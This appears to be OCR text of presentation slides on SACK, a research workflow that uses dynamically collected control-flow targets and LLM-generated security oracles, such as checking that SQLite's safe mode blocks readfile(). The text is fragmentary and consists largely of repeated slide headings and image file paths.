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
  - fully-precise static CFI

Step 1 – Identify Allowed Targets



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
Static-analyzed? (e.g., TypeDive, TFA, KallGraph)



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

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

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

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

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
Our choice - dynamic collection



Step 1 – Identify Allowed Targets

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
- use test suites or synthesized inputs
- collect targets from benign executions



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

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

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
fn → {a,b} ⊆ fully-precise static CFI



Step 2 – LLM-assisted Security Oracle Construction

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Safe mode block unsafe functions

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Step 2 – LLM-assisted Security Oracle Construction

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Security Feature Identification

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

- Safe mode
- Read-only mode

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

Document Preparation

- Safe mode
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Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

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- SQLite CLI documentation

Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification

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Step 2 – LLM-assisted Security Oracle Construction

Security Feature Identification	Document Preparation	Security Oracle Generation
• Safe mode • Read-only mode	• SQLite CLI documentation	• Enable: --safe • Input: readfile() • Expected: blocked

Step 2 – LLM-assisted Security Oracle Construction

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More details can be found in the paper

Workflow of SACK


Workflow of SACK

Documentation

Application

Test cases

Workflow of SACK



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

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

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

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

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

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

